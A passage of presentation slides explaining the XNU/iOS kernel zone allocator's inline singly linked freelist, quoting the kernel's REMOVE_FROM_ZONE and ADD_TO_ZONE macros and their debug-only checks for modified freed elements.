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
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
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
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
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
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
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
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- **when they are freed they are returned to the freelist**



# Zone Allocator Freelist

- freelist is as single linked list
- zone struct points to head of freelist
- the freelist is stored inbound
- first 4 bytes of a free block point to next block on freelist



# Zone Allocator Freelist - Removing Element

```
#define REMOVE_FROM_ZONE(zone, ret, type)
MACRO_BEGIN
    (ret) = (type) (zone)->free_elements;
    if ((ret) != (type) 0) {
        if (check_freed_element) {
            if (!is_kernel_data_addr(((vm_offset_t *)(ret))[0]) || \
                ((zone)->elem_size >= (2 * sizeof(vm_offset_t)) && \
                ((vm_offset_t *)(ret))[((zone)->elem_size/sizeof(vm_offset_t))-1] != \
                ((vm_offset_t *)(ret))[0])) \
                panic("a freed zone element has been modified");\
        }
        if (zfree_clear) {
            unsigned int ii;
            for (ii = sizeof(vm_offset_t) / sizeof(uint32_t); \
                ii < zone->elem_size/sizeof(uint32_t) - sizeof(vm_offset_t) / sizeof(uint32_t); \
                ii++) \
                if (((uint32_t *) (ret))[ii] != (uint32_t)0xdeadbeef) \
                    panic("a freed zone element has been modified");\
        }
        (zone)->count++;
        (zone)->free_elements = *((vm_offset_t *) (ret));
    }
}
MACRO_END
```

head of freelist  
will be returned

new head of freelist is  
read from previous head

grey code is only activated by debugging boot-args  
Apple seems to think about activating it by default

# Zone Allocator Freelist - Adding Element

```
#define ADD_TO_ZONE(zone, element) \
MACRO_BEGIN \
if (zfree_clear) \
{   unsigned int i; \
    for (i=0; \
        i < zone->elem_size/sizeof(uint32_t); \
        i++) \
        ((uint32_t *)(element))[i] = 0xdeadbeef; \
} \
*((vm_offset_t *)(element)) = (zone)->free_elements; \
if (check_freed_element) { \
    if ((zone)->elem_size >= (2 * sizeof(vm_offset_t))) \
        ((vm_offset_t *)(element))[(zone)->elem_size/sizeof(vm_offset_t))-1] = \
            (zone)->free_elements; \
